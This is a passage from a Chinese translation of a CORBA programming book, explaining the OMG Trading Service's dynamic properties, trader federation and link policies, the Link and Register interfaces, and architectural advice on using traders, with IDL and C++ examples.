        Object           reference;
        ServiceTypeNames type;
        PropertySeq      properties;
    };
    OfferInfo   describe(in OfferId id) raises (
        IllegalOfferId,
        UnknownOfferId,
        ProxyOfferId
    );
    // ...
};

```

操作 `describe` 返回参数 `id` 指定的服务提供源的所有细节。此操作对转储(dumping)交易程序全部内容很有用。因为不是所有服务类型都有公共的根基类型,不能使用操作 `query` 得到完整的服务提供源集。(`query` 操作只能返回特定类型或者其派生类型的服务提供源。)

`describe` 的另一个用处是定位丢失的服务提供源的 ID。可以使用 `list_offers` 不断重复地获得全部服务提供源的 ID,调用每个返回的服务提供源 ID 的 `describe` 使之与丢失的服务提供源的细节相匹配。显然,此方法很笨拙而且效率不高,但是,为了找到丢失的服务提供源必须检查交易程序内的所有服务提供源。遗憾的是,除了使用 `describe` 和 `withdraw using constraint` 外,再没有其他标准方法可以找到丢失的服务提供源(供应商可能会提供一些有关的专用工具)。

19.15 导出动态属性

对动态属性的支持是在一个单独的 `CosTradingDynamic` 模块内进行的:

```

//File:CosTradingDynamic.idl
#include <CosTrading.idl>
#include <orb.idl>
#pragma prefix "omg.org"

module CosTradingDynamic {
    exception DPEvalFailure {
        CosTrading::PropertyName      name;
        CORBA::TypeCode               returned_type;
        any                            extra_info;
    };

    interface DynamicPropEval {
        any evalDP(
            in CosTrading::PropertyName name,
            in CORBA::TypeCode          returned_type,
            in any                      extra_info
        ) raises(DPEvalFailure);
    };
}

```

```

};

struct DynamicProp {
    DynamicPropEval    eval_if;
    CORBA::TypeCode   returned_type;
    any                extra_info;
};

};


```

动态属性的评价使用回调模式。要想导出一个包含动态属性的服务提供源，必须像处理其他服务提供源那样指定服务提供源的类型。例如，为了使属性值成为动态的，我们先前建立的控制器服务类型不需要任何改动。但是，在导出时，导出程序不支持提供源的值；此外，导出程序可以给包含 DynamicProp 结构的动态属性设定任何值。

DynamicProp 结构必须包含成员 eval_if 内支持 DynamicPropEval 接口的对象引用。当交易程序需要动态属性值时，就调用此对象的 evalDP 操作。必须设置 returned_type 成员表明 evalDP 被调用时它所返回值的类型。extra_info 成员可以是任何能向 evalDP 传递附加信息的值。交易程序不对此成员作任何解释，只是在评价动态属性时简单的传递给 evalDP。

表 19.4 共享服务类型的属性定义

属性名	属性类型	属性模式
Name	CORBA::tc_string	强制且只读
Price	CORBA::tc_ulong	强制

导出动态属性之后，不论交易程序何时评价该属性，都得调用此动态属性的引用的 evalDP 操作。交易传递此属性值的名称，要返回的 evalDP 值的期望属性 和此操作在导出时存储的 extra_info 成员。从 evalDP 返回的值可以是 any 类型，它把这个属性值传回交易程序。返回值必须与所要求的由参数 returned_type 指定的类型相匹配。

如果出于某种原因，evalDP 不能评价属性时，将引发 DPEvalFailure 异常。（可以用 IDL 指定的值填充此异常的数据成员。但是，还有一点问题，因为此异常是从不传回导入程序的。这就是说可以让此异常的成员维持默认的状态。）

下面一小段代码说明如何以动态属性的方式导出一个 price 属性。假定服务类型 StockMarket::Share 已经存在，并且具有表 19.4 的属性定义。

```

using namespace CosTrading;
using namespace CosTradingDynamic;

// Get reference to Register interface...
Register_var regis = ...;

// Assume we have a reference to a DynamicPropEval interface...
DynamicPropEval_var dpe = ...;

// Create dynamic property structure for Price property.
DynamicProp dp;
dp.eval_if = dpe;
dp.returned_type = CORBA::TypeCode::Duplicate(CORBA::tc_ulong);
dp.extra_info <<= "234.234.234.234.5678";

```

```

// Fill in property definition for the share offer.
PropertySeq props;
props.length(2);
props[0].name = CORBA::string_dup("Name");
props[0].value <<= "Acme Corporation";

props[1].name = CORBA::string_dup("Price");
props[1].value <<= dp;           // Dynamic property

// Get reference to the share interface we want to advertise...
StockMarket::Shares_var shares = ...;

// Export the offer.
OfferId_var offer_id = regis->export(
    shares,"StockMarket::Shares",props);
cout << "Created new offer with id " << offer_id << endl;

```

这段代码与普通导出操作的不同之处在于,价格属性的 any 值都包含 DynamicProp 结构。在此例中,使用结构的 extra_info 成员来包含一个 IP 地址和端口号。假设 evalDP 的实现利用寻址信息来检索当前股票价格,例如,从商业的股票报价机上进行检索。这只是众多选项中的一种。因为 extra_info 的成员可以是 any 类型,可以用它来传递任何复杂信息给 evalDP 操作。

evalDP 的实现负责发送当前属性值给交易程序。下面是某个可能的实现:

```

CORBA::Any *
DynamicPropEvalImpl::evalDP(
    const char *          name,
    CORBA::TypeCode_ptr   returned_type,
    const CORBA::Any &    extra_info
) throw(CORBA::SystemException,CosTradingDynamic::DPEvalFailure)
{
    // Get the address details for the ticker from the extra
    // info parameter and read current price from ticker.
    const char * addr;
    extra_info >>= addr;
    CORBA::ULong price = read_price(addr,name);
    if (Price == 0)           // Error
        throw CosTradingDynamic::DPEvalFailure();
    // Return the current price.
    CORBA::Any * ap = new CORBA::Any;
    (*ap) <<= price;
    return ap;
}

```

在这个例子中,evalDP 操作使用参数 extra_info 传递详细地址和属性名称来访问发送当前股票价格的远程服务。如果读取价格的操作失败,代码将引发一个 DPEvalFailure 异常并通知交易程序此属性值无法获得。否则,代码以这个操作所返回的 any 类型来返回当前的价格。

19.16 交易程序联邦

交易程序可以被链接到一个联邦图内(federation graph), 联邦图可以是任何结构(甚至允许有循环)。如果交易程序 A 与交易程序 B 进行联邦, 交易程序 A 到交易程序 B 有一个链接, 交易程序 A 的导入操作返回的服务提供源在 A 和 B 中都可找到。链接是单向的, 所以, 如果从 A 链接到 B, 交易程序 B 的导入程序只能返回在交易程序 B 内找到的服务提供源。

一个联邦的所有交易程序通常都被配置成使用相同的类型仓库。如果一个联邦使用几个不同的类型仓库, 则这些类型仓库必须至少与一个交易程序内的服务提供源所使用的服务类型相一致。

联邦只用于导入程序而不能用于导出程序。如果一个导入程序在联邦交易程序内执行查询, 返回的服务提供源可能来自此联邦的任何交易程序。但是, 导出程序必须选择一个具体的交易程序来导出一个服务提供源; 这就是说, 一个 export 操作始终将服务提供源存储在调用此操作的交易程序内, 而与联邦无关。

一个联邦内的链接都有名称; 这点与绑定在命名服务中用名称来标识相类似。图 19.6 表示了一个可行的联邦图。链接名有效地给每个相链的交易程序赋名。例如, 从交易程序 A 观察, 交易程序 B 是通过名称 sub 被找到的。因为一个交易程序可以有不只一个链接, 交易程序的名称可以根据访问它的链接顺序的不同而不同。例如, 从交易程序 A 看, 交易程序 D 可以通过名称 sub/shares 和 acme/CC 被找到。(交易程序名称是字符串序列, 所以, 名称中的斜杠代表分隔符, 而不是名称本身的一部分。)




图 19.6 在联邦中的 4 个交易

19.16.1 链接和联邦的策略

在联邦内的每个链接都有一个默认链接和一个限制链接的策略。链接策略决定如何将一个查询通过它的链接传递给一个联邦的交易程序。如果导入程序无法显示指定一个链接策略, 就使用默认的链接策略, 而限制链接策略则提出一个上层的“强硬”限制条件来控制链接的走向。链接策略的值可以是 19.11.6 节讲的三个值中的任一个。

- 策略值 local_only 表示查询不会经由此链接传递。

- 策略值 if_no_local 表示只有当本地没有匹配的服务提供源时查询才可以经过此链接传递。
- 策略值 always 表示查询必须经过此链接传递。

除了链接策略外,还有联邦策略。这些策略既可以作为交易策略也可以作为导入策略使用。

• 跳数

跳数(hop count)确定一个查询将被发送多少次。每个查询都有一个初始的跳数。向一个链接交易程序发送查询之前,该交易先递减跳数。只要跳数不为零查询就会一直被发送下去。例如,对于图 19.6 的联邦图,只有当跳数为 1 时提交给交易 A 的查询才能到达交易程序 B 和交易程序 C。如果跳数大于 1,相同的查询还会到达交易程序 D。

• 跟踪行为

跟踪行为具有值 local_only,if_no_local 或者 always。

链接策略忽略导入策略,而交易程序策略忽略链接策略。经过对每个导入操作的策略进行评价之后,就会得到最严格的策略值。

跳数

导入程序利用跳数机制可以适当控制一个查询在联邦内传递的范围。这种控制在商业交易程序中较为重要,在这里每个查询都会获得一次索价。通过限制查询传递的范围,导出程序可以控制系统的开销。请记住,这种机制是比较粗糙的,而且没有提出具体限制查找交易程序的数目,这是由于具体的查找数目取决于联邦图的展开(fan out)范围。

有三种策略可以决定一个导入程序的初始跳数。

• def_hop_count(交易程序策略)

如果一个导入程序没有使用跳数策略,则 def_hop_count 就是默认的跳数。可以通过 Admin 接口控制此默认值。

• max_hop_count(交易程序策略)

这是交易程序允许的最大跳数。如果一个导入程序指定的 hop_count 策略的某个值大于 max_hop_count,此跳数将会自动调整到 max_hop_count。可以通过 Admin 接口控制 max_hop_count 的值。

• hop_count(导入策略)

可以将此策略作为导入操作的参数 policies 的一部分。假设此值没有超过 max_hop_count,交易程序会指定在导入程序中使用此值。

跟踪行为

跟踪行为(Follow Behavior)用于链接。只有在跟踪行为被允许的情况下,查询才会经过一个具体的链接来传递。不论是跟踪行为还是跳数都可确定是否进入某个链接。如果跟踪行为不允许遍历某个具体链接,则即使得到跳数的许可此链接也不会被遍历到;如果跟踪行为允许遍历某个链接,则此链接只有在跳数非零时才会被遍历到。

下面的策略可以影响一个特定链接的跟踪行为。

- def_follow_policy(交易程序策略)

此策略决定一个交易的默认跟踪行为,而且在导出程序没有为策略 link_follow_rule 指定值的情况下使用。如果匹配的服务提供源可以在本地找到,则大多数交易程序会设定此策略为 if_no_local 以避免进行联邦查询的代价。

- max_follow_policy(交易程序策略)

这个策略设置交易程序的限制并且重载由导入程序或一个链接所指定的任何其他许可值。

- max_link_follow_policy(交易程序策略)

此值限制链接在创建和修改时的 limiting_follow_policy 的大多数许可状态。我们不能创建或改变一个链接使其允许的状态值大于 max_link_follow_policy。

- def_pass_on_follow_rule(链接策略)

如果一个导入程序无法通过设定策略 link_follow_rule 获得指定的行为,将使用策略 def_pass_on_follow_rule。策略 def_pass_on_follow_rule 的改变是由交易程序的 max_follow_policy 来完成的。

- limiting_follow_rule(链接策略)

这是一个具体链接所能接受的最随意的行为。此值可由交易程序的 max_follow_policy 进一步设置。

- link_follow_rule(导入策略)

导入程序通过设置查询的 policies 参数的策略值来指定此查询所期望的跟踪行为。值 link_follow_rule 是受交易程序的 max_follow_policy 和每个链接的 limiting_follow_policy 的限制。

可以通过 Admin 接口操作来控制 def_follow_policy, max_follow_policy 和 max_link_follow_policy 的值。

19.16.2 请求标识符

一个交易程序联邦图允许交易程序经过多条路径进行遍历。(该图甚至可以有循环。)这种布局带来一个问题:对一个查询的多次拷贝会使交易程序在此多路径内陷入死循环。除非交易程序很清楚如何处理这类问题,一个查询会不断的搜索交易程序服务提供源域多次(情况比较坏时);情况最严重时,一个查询会从一个交易程序到另一个交易程序的循环内无限的查找下去,造成查询无法终止。

为了阻止这种多余的搜索和无限循环,从导入程序接受查询的第一个交易程序将建立一个唯一的 ID 值,并且预先将请求的 ID 主干给那个唯一的 ID(参阅 19.13.1 节)。无论何时,当一个联邦的交易程序查询向前搜索时,此结果值是在策略 request_id 内传递的。其综合效应是每个查询都携带一个唯一 ID 值,这个 ID 值是由接受初始导入操作的交易程序所产生的;此后, ID 值就不再变化并且随着查询在联邦内从一个交易程序到另一个交易程序进行传递。

每个交易程序都保留高速缓存来存储最近处理过的请求 ID。如果一个查询到达一个交易程序而此查询所请求的 ID 并不在高速缓存内,则交易程序将这个请求的 ID 添加到它的

高速缓存内并对查询进行评价。否则,如果请求的 ID 已经在高速缓存内,交易程序会认为以前已经处理过此查询并返回一个空的结果。

这种高速缓存机制的效率很高。即使此高速缓存容量很小而且只包含很少的条目,护序的。在极少数情况下,当一个查询还在传递的过程中,而所请求的 ID 却被意外的从高速缓存中释放掉了,这时最坏的结果也只是交易程序对同一个查询处理两次。这对于返回导入程序的结果是没有影响(除非有一个限制查询向前传递的基数存在,并且造成服务提供源在传递过程中丢失,但是,发生这种情况是不可能的)。

作为一个导入程序,无须设置策略值 `request_id_policy`。如果一个交易程序没有此策略值,它会自动产生。

19.16.3 指定一个起始的交易

通过设置 `starting_trader` 策略,可以命令一个查询在特定的起始交易程序内开始执行。请注意,在规范中添加此策略的主要目的是可以移植以前版本的(non-OMG-compliant,不符合 OMG)使用不同联邦概念的交易程序。本来是不用设置此策略值的,所以这里讨论问题涉及软件的完整性问题。我们也可以使用操作 `Register::resolve` 来获得相同的功能(参阅 19.16.5 节)。

策略 `starting_trader` 是一个导入策略。策略 `starting_trader` 的值必须具有 `TraderName` 类型:

```
typedef Istring           LinkName;
typedef sequence<LinkName> LinkNameSeq;
typedef LinkNameSeq        TraderName;
```

通过设置导致一个起始交易的链接名称序列的策略值,我们可以命令一个查询从这个交易程序开始执行。例如,在图 19.6 的联邦图中,有一个指向交易程序 A 的查询,交易程序 A 包含名称 `sub` 和 `shares`,并且策略 `starting_trader` 命令此查询从交易程序 D 开始执行。交易程序 A 绕过交易程序 B 向前传递此查询,一直到达交易程序 D,并从交易程序 D 开始执行查询。

策略 `starting_trader` 总是服从一个查询并且重载所有其他的策略。就像 `link_follow_rule` 和 `max_follow_policy` 一样。以这个方法起始交易程序程序,查询的其他策略虽然途径各个交易程序但是始终保持不变,只有当查询到达起始交易程序以后这些策略才开始起作用。

19.16.4 Link 接口

`Link` 接口允许我们增加、取消和修改链接。此外,还可以列出某个交易程序的链接,并检验它们的配置。

```
typedef Istring           LinkName;
typedef sequence<LinkName> LinkNameSeq;
typedef LinkNameSeq        TraderName;

enum FollowOption { local_only, if_no_local, always };

interface Link :
```

```
TraderComponents,SupportAttributes,LinkAttributes {

    struct LinkInfo {
        Lookup          target;
        Registrer      target-reg;
        FollowOption   default-follow-rule;
        FollowOption   limiting-follow-rule;
    };

    exception InvalidLookupRef {
        Lookup target;
    };

    exception IllegalLinkName {
        LinkName name;
    };

    exception UnknownLinkName {
        LinkName name;
    };

    exception DuplicateLinkName {
        LinkName name;
    };

    exception DefaultFollowTooPermissive {
        FollowOption default-follow-rule;
        FollowOption limiting-follow-rule;
    };

    exception LimitingFollowTooPermissive {
        FollowOption limiting-follow-rule;
        FollowOption max-link-follow-policy;
    };

    void           add_link(
                    in LinkName      name,
                    in Lookup         target,
                    in FollowOption   default-follow-rule,
                    in FollowOption   limiting-follow-rule
                ) raises(
                    IllegalLinkName, DuplicateLinkName,
                    InvalidLookupRef, DefaultFollowTooPermissive,
                    LimitingFollowTooPermissive
                );

    void           remove_link(in LinkName name)
                    raises(IllegalLinkName, UnknownLinkName);

    void           modify_link(
                    in LinkName      name,
                    in FollowOption   default-follow-rule,
                    in FollowOption   limiting-follow-rule
                ) raises(
```

```

IllegalLinkName,UnknownLinkName,
DefaultFollowTooPermissive,
LimitingFollowTooPermissive
);
LinkInfo      describe_link(in LinkName name)
              raises(IllegalLinkName,UnknownLinkName);

LinkNameSeq list_links();
};


```

请注意,Link 接口主要是以管理接口的形式出现的。普通的应用程序一般不使用它,因为它通常在特殊的安装场合且必须与联邦结构互相配合使用。(这不会出现什么问题,因为联邦对于交易程序的客户程序是透明的。)

建立一个链接

`add_link` 操作可以创建一个新链接:

```

typedef Istring          LinkName;
typedef sequence<LinkName> LinkNameSeq;
typedef LinkNameSeq       TraderName;

enum FollowOption { local,only,if_no-local,always };

interface Link :
    TraderComponents,SupportAttributes,LinkAttributes {

// ...
void      add_link(
    in LinkName      name,
    in Lookup         target,
    in FollowOption   default_follow_rule,
    in FollowOption   limiting_follow_rule
) raises (
    IllegalLinkName,DuplicateLinkName,
    InvalidLookupRef,DefaultFollowTooPermissive,
    LimitingFollowTooPermissive
);
// ...
};


```

`add_link` 操作在两个交易程序之间创建一个新的链接。此链接从调用 `add_link` 的交易程序指向另一个交易程序,后一个交易程序的 `Lookup` 接口是由参数 `target` 确定。参数 `name` 给新链接命名。参数 `default_follow_rule` 和 `limiting_follow_rule` 确定此链接的默认和限定跟踪行为(参阅 19.16.1)。

此操作可以引发如下异常。

- `IllegalLinkName`

链接的名称有语法错误。很遗憾,因为规范没有为链接名称定义一个语义,所以链接名称最好使用简单的标识符。

- `DuplicateLinkName`

另一个链接已经在使用所提供的名称。

- InvalidLockupRef

目标交易的 Lookup 接口对象的引用为空,或者指向一个不存在的对象。

- DefaultFollowTooPermissive

参数 default_follow_rule 所指定的行为比参数 limiting_follow_rule 所指定的行为具有更多的许可性。

- LimitingFollowTooPermissive

参数 limiting_follow_rule 所指定的行为比交易程序的 max_link_follow_policy 所指定的行为具有更多的许可性。这种测试只有在链接创建时才有意义。如果后来改变了交易程序的 max_link_follow_policy,很可能,链接的策略比交易程序的限制策略具有更大的许可。但是,交易程序的限制策略在查询评价期间还是占优先的。

取消一个链接

remove_link 操作取消一个链接:

```
interface Link :  
    TraderComponents, SupportAttributes, LinkAttributes {  
        // ...  
        void remove_link(in LinkName name)  
            raises(IllegalLinkName, UnknownLinkName);  
        // ...  
    };
```

参数 name 指明将被取消的链接。如果链接的名称在语义上非法,操作将引发一个 IllegalLinkName 异常。如果指定的链接不存在,操作会引发一个 UnknownLinkName 异常。

修改一个链接

modify_link 操作可以修改一个链接的跟踪策略:

```
interface Link :  
    TraderComponents, SupportAttributes, LinkAttributes {  
        // ...  
        void modify_link(  
            in LinkName name,  
            in FollowOption default_follow_rule,  
            in FollowOption limiting_follow_rule  
        ) raises (  
            IllegalLinkName, UnknownLinkName,  
            DefaultFollowTooPermissive,  
            LimitingFollowTooPermissive  
        );  
        // ...  
    };
```

我们可以在不取消并重建链接的情况下,改变一个链接的策略值。

列出链接表

list_links 操作返回一个交易程序的所有名称。

```
interface Link :  
    TraderComponents,SupportAttributes,LinkAttributes {  
        // ...  
        LinkNameSeq list_links();  
        // ...  
    };
```

请注意,此操作不使用迭代器。因为一个交易不会有太多的联邦链接,所以不采用迭代器是明智的。

获得链接的细节

`describe_link` 返回一个链接的细节:

```
interface Link :  
    TraderComponents,SupportAttributes,LinkAttributes {  
        struct LinkInfo {  
            Lookup          target;  
            Register       target_reg;  
            FollowOption   default_follow_rule;  
            FollowOption   limiting_follow_rule;  
        };  
        // ...  
        LinkInfo      describe_link(in LinkName name)  
                      raises(IllegalLinkName,UnknownLinkName);  
    };
```

具有 `LinkInfo` 类型的返回值包含链接的细节。请注意,此返回值不仅包含链接的 `Lookup` 引用,而且还包含目标交易程序的 `Register` 引用。如果目标交易程序不支持 `Register` 接口,则 `target_reg` 成员包含一个空引用。

19.16.5 定位交易程序的 `Register` 接口

`resolve` 操作允许我们明确定位一个联邦交易程序的 `Register` 接口:

```
interface Register : TraderComponents,SupportAttributes {  
    // ...  
    exception IllegalTraderName {  
        TraderName name;  
    };  
    exception UnknownTraderName {  
        TraderName name;  
    };  
    exception RegisterNotSupported {  
        TraderName name;  
    };  
    // ...
```

```

Register    resolve(in TraderName name) raises (
    IllegalTraderName,
    UnknownTraderName,
    RegisterNotSupported
);
}

```

如果向一个联邦交易程序(而不是本地交易程序),导出一个服务提供源时,Resolve 操作是很有用的。参数 name 指定目标交易程序的链接名称,此交易程序的 Register 接口将被返回。如果指定的交易程序不支持 Register 接口,操作将引发一个 RegisterNotSupported 异常。

很遗憾,resolve 是 Register 接口的一部分而不是 Link 接口的一部分。所以,交易程序不支持 Register 接口,但支持联邦的交易程序不提供 resolve 操作。此外,resolve 不能向不支持 Register 接口的交易程序返回引用。如果需要可靠的解决方案,最好使用 list_links 和 describe_link 去导航目标交易程序,并获得目标交易程序的 Register 引用。

19.16.6 联邦和导入策略

很不幸,OMG 交易服务的规范没有说明如何对待联邦查询的 search_card,match_card 和 return_card 策略。尤其是,search_card 策略较容易出现问题。

假设,设置提交给交易程序 A 查询的 search_card 策略值为 10 000,如图 19.6 所示。还假设跳数和链接策略允许查询进入交易程序 B,C, 和 D。问题是,当交易程序 A 传递查询到交易程序 B 和 C 时如何行事?

交易程序 A 在向各个交易转发查询的过程中,会简单的保留查询实体数 10 000。但是,这样做,将导致实际的查询数至少为 20 000, 因为交易程序 B 和交易程序 C 都会查询 10 000 个服务提供源(假设,这些交易程序都支持此策略)。如果交易程序 B 和交易程序 C 接下来又将查询传递到交易程序 D,这样,又导致 10 000 个服务提供源被查询。最终的查询总数将达到 40 000 而不是指定的 10 000。

另一个方案是,交易程序 A 首先观察自己的服务提供源域的大小。假设交易程序 A 有 6000 个服务提供源。在这种情况下,交易程序 A 会决定向每个联邦交易程序 B 和交易程序 C 传递查询数 2000。根据它们自己的服务提供源域的大小——如,每个交易程序有 1500 个服务提供源——交易程序 B 和交易程序 C 接下来会传递查询给交易程序 D,并同时传递查找实体数 500。这种方式带来的问题是它会造成丢失匹配的服务提供源。例如,交易程序 D 可能有许多匹配的服务提供源,而交易程序 A,B 和 C 可能没有一个匹配的服务提供源。但是,因为此查询到达交易程序 D 时只给了 500 个查找实体数,所以交易程序 D 不可能充分查询它的服务提供源空间以便定位匹配的服务提供源。同样,如果交易程序 A 已经决定向交易程序 B 和 C 分别传递查找实体数为 3000 和 1000,额外的服务提供源可能会在交易程序 B 内被发现。

下面看另一种情况,交易程序 A 在其数据库内有 100 000 个服务提供源,查询基数是 10000。这意味着,此交易程序是不可能遍历到所联邦内的其他交易程序,因为它在本地也只查询了 10000 个服务提供源。但是,交易程序 B 和交易程序 C 的联邦链接的链接策略值可

以设为 always。此时优先采用哪种策略——是按链接策略还是查找实体？很遗憾，规范没有对此予以说明。

因为规范对于采用哪种方式执行程序没有做明确的要求，所以不同的交易程序在联邦内传递查询时使用不同的方案。此外，在联邦内不同的交易程序来源于不同的供应商，所以在联邦内不同的策略适用于不同的地点，很难判断到底哪种方式更好。你的供应商可能会明文提出在联邦查询中如何使用查找实体数，但是这些对于使用不同供应商的产品进行联邦的情况还是帮助不大。

对于交易规范，OMG的软件研究者已经注意到联邦与查找实体数限制之间出现的问题。与此同时，必须采取措施使导入程序能避免在查询过程中受阻或者徘徊。假如居住在美国的客户可能很少对欧洲某家轮胎商店感兴趣，除非我们为了某种目的非得花费精力去为此进行查找。

通常，我们很难控制查询在分布很广的数据库中沿任意链接图进行传递。至少，需要对联邦图和在此图的每个节点的服务提供源数目有全面的了解，但是，这点又与我们对系统的地域无关性和可扩展性的要求相冲突。

查找实体数和跳数的策略都需要注意这些情况。这样做的主要目的就是为了给导入程序提供一些限制查询传递的方法，即使这种方法还不十分完善。

19.17 交易程序工具

OMG交易服务的规范没有对实现应当配置什么工具作出要求。但是，大多数供应商都或多或少的提供一些管理交易程序和服务提供源空间的工具。通常，交易程序提供命令行接口，允许我们改变配置的值，维护服务的类型仓库，添加或者删除服务提供源。有的供应商还提供图形用户接口，使我们能方便的查看和更新交易程序的内容。

因为这些工具不受规范的限制，而且每个供应商所提供的工具千差万别，我们在此不能一一详述。但是，我们应当对所使用的交易程序工具尽可能的熟悉，这样会给日后的工作带来极大的方便。

19.18 交易程序的体系结构

我们虽然已经学会了一个交易程序是如何工作的，但是另一个有趣的问题是，我们如何去使用它呢？像命名服务一样，有许多可供选择的折衷方法。

只要我们决定在自己的应用程序中使用交易程序，交易程序就会给我们的工作带来许多方便。

- 交易提供了一个使用标准方法来动态选择基于各种复杂判据的对象。因为它的规范性，交易程序作为CORBA的一个体系结构组件已经被使用者广泛接受。如果我们的应用程序需要与其他供应商提供的应用程序相互集成，则完成此项工作使用交易程序比使用某些专用机制更容易些。
- 交易程序在评价约束时效率很高，使用它可以来查询大量的对象，又不必担心生成某些消息而带来额外开销。

- 交易程序是一个灵活的实用工具,很适合不同的应用程序使用。在应用程序中使用交易程序的开销要远低于为某些对象选择机制专门编制应用程序的开销。如果选择标准或者策略已经过期,应用程序很容易调整,因为为数众多的约束条件足以应付这些变化。
- 动态属性提供的方法可以方便的建立系统,同时可以灵活、动态的调整系统的状态。例如,可以创建动态属性来报告不同机器上的系统负荷,并且在系统负荷最小的机器上选择一个服务。
- 交易程序允许你以对象自己并不知道的标准来公告此对象。即便如此,某些属性也会客观反映出对象的状态,我们还可以向某个对象添加不属于此对象状态的属性。比如,我们可以向控制器公告添加属性,用来描述一个柜子的尺寸和颜色。这种方法提供了另一种程度的灵活性,因为我们可以方便的改变对象公告的方式,而不用改变对象本身。
- 我们相信交易程序作为一个分布式系统的结构组件的重要性会不断上升。一个交易程序在分布式系统中的地位与搜索引擎在 Web 内的地位相同。交易程序是普通意义上的信息代理并且也满足其他不同的商业要求。尤其是,交易对于容易程序描述的商业对象,如股票和 CD 等,其作用越来越重要。此外,使用适当的服务类型定义,交易程序可以构造应用程序的基础,这些应用程序包括分类目录的在线浏览和其他电子商务应用程序等。

另一方面,使用交易程序时必须处理在程序中所遇到的大量问题,这些问题与我们在使用命名服务中遇到的类似。通常在这些问题中,最重要的是可靠性问题。在程序设计中增加一个交易程序就等于增加了对一个可能出现问题的其他系统的依赖程度。这样会把应用程序暴露给一个其可靠性不受我们控制的外部组件,致使我们需要处理一个单独的组件失败。对于许多应用程序来说,如果它们认为交易程序没用,则它们完全有权放弃或拒绝执行此服务。但是,在更多情况下,我们会创建一个复杂的处理或恢复策略,按照可以接受的方式来处理故障。

我们最关心的仍然是性能和可扩展性。一个交易程序即使满足可靠性要求,也不能保证它在满足应用程序要求的情况下能驾驭某个查询。同样,一个交易程序可能在处理几十个服务类型以及几千个服务提供源时工作良好,而当它处理数百个服务类型以及数十万个服务提供源时其性能会下降。

我们可能会出于性能的原因,而采纳一种专门用于对象查找的机制。通常,为某个应用程序专门定制的搜索机制比普通交易程序速度要快。例如,我们可以将气温控制系统的 find 操作视为一个特别用途的交易程序。建立自己的对象查找操作(比如 find)的优点是,我们可以不再依赖交易程序,而且通过使用合适的数据结构还可以大大加快 find 操作的速度。使用交易程序来执行 find 会使程序的运行速度降低,因为交易程序使用通用的数据结构,而不是为了实现某种查询专门设计一种经过优化的特殊结构。

另一方面,像 find 这样的操作使用起来很不灵活。每当我们要修改定位对象的标准时,必须更新程序代码甚至改变应用程序的数据结构以便能有效的支持新的查询标准。当我们需要一种灵活的能在客户机中查询对象的方法时,使用交易程序比编制特殊的查询程序更明智,因为要编写一种支持灵活的查询语言的通用搜索引擎要付出很多努力。

当我们在应用程序的体系结构中使用交易程序时,最容易犯的一个错误是常把交易程序当作一个数据库来对待。即便如此,一个交易程序还是有许多数据库的特点,但是,它又与普通意义上的数据库不同。首先,交易程序常被用来优化处理普通的导入事件,此时导入程序选择一个匹配的服务提供源。如果我们经常使用交易程序来查询返回的大量服务提供源,会发现交易程序的性能和内存消耗是一个严重的问题。

其次,当交易程序返回的结果不全面时它的可信度值得怀疑。例如,max_search_card 和 max_return_card 策略会造成对查询结果的任意截断。此外,在一个联邦内,一个或者多个交易程序可能会出现故障,或者 max_hop_count 策略会妨碍在整个服务提供源空间内进行搜索。数据库可以保证,要么获得全部匹配的结果,要么返回一个出错指示。而一个交易程序却不声不响地返回片面的查询结果。所以千万不要创建一个完全依靠交易程序来获得全部查询结果的程序。如果我们要匹配数据的全部知识,必须使用数据库来完成此项任务。

19.19 如何发布公告

应用程序的要求决定要公告的对象。与命名服务一样,首先要公告的是应用程序的引导对象和公共集成点。通常,我们只能一次性的创建应用程序所需的服务类型;在安装软件时创建。如果有像控制器这样的单独的对象,还应当在安装软件时为这些对象创建服务提供源(通常使用命令行工具为这些对象创建服务提供源,这样做可以节省我们编制专门的客户程序来导出这些服务提供源)。

对于明确支持生命周期操作的对象,如温度计和恒温器,最好将导出和收回属性捆绑到 create 和 remove 操作中去,以免在交易程序运行时留下过期的服务提供源。这意味着,我们必须采取措施处理对象产生和删除过程中遗留的无效交易。

如果对象的生命周期很短,则最好不要在交易程序内公告这些对象。此外,交易程序内服务提供源的属性值变化要尽可能小,只有这样才能减少为维护这些属性值更新所需的开销。如果使用的属性能反映可写对象的状态,则最好让每个对象在更新时不但更新对象的状态,而且连同服务提供源一起更新。这样做,可以避免被更改对象的状态和属性值不同步的情况发生。另一种可选方案是使用动态属性,但是这种方式会带来大量的开发工作,同时也降低了系统的性能。

19.20 避免重复服务提供源

一个能确保服务提供源存在且不断更新的诱人方案是,在服务器启动时能自动为它的对象导出这些服务提供源。这种策略在原理上没有错,但是必须时刻提防交易程序可能发生的任何意外情况:如果使用相同的参数两次调用 export 操作,则交易程序除了拒绝第二次调用或者更新第一次调用所产生的服务提供源外别无选择。此外,使用相同的参数两次调用 export 会产生具有相同内容的两个不同的服务提供源。

读者可能会觉得这种情况很奇怪——毕竟,如果交易程序已经有一个相同信息的服务提供源,它应该拒绝后一个导出操作,那怎么还会出现这种情况呢?答案很简单,因为程序会

认为两次操作都是它所需要的。以商业电视作一个对比,当我们看电视节目时,经常会在同一个节目内两次看到相同的广告,甚至在一次广告插入中就看到连续重播的两则广告。很显然,广告发行人认为(不管它对不对)这样做对产品的销售有帮助。

现在,出于商业目的的代理商又将这种技术引入到交易程序内,如为一个书店做广告。很显然,每个书店为了能在交易程序内放置广告要付给交易程序操作员一定的费用。一个有实力的书店会在交易程序内放置两条一样的广告,以增加其在一次导入操作中被选中的机会。另一种情况下,书店可能会与交易程序操作员达成一个协议,以确保此书店的广告在返回的匹配的服务提供源中所占比例不低于 70%^⑤。这种协议在商业领域屡见不鲜。在交易程序内,这种情况类似于在电视上不同的时间段多次看到相同的广告,或者通过多付钱而在报纸上登出整版的广告。

关键是,在交易程序规范中,没有对服务提供源强制实行一种公平的原则——因此造成接受重复的服务提供源的情况发生——而公平性是取决于环境因素的。

许多应用程序不希望重复服务提供源。比如,每当服务器启动时盲目地为控制器导出一个服务提供源,我们最终会以交易程序毫无理由地不断重复服务提供源而不得不中断这个交易程序。更糟糕的是,如果在我们更新此控制器的服务提供源时,忘记对其中一些服务提供源进行更新,会在同一个控制器中遗留下一些不相同的服务提供源。

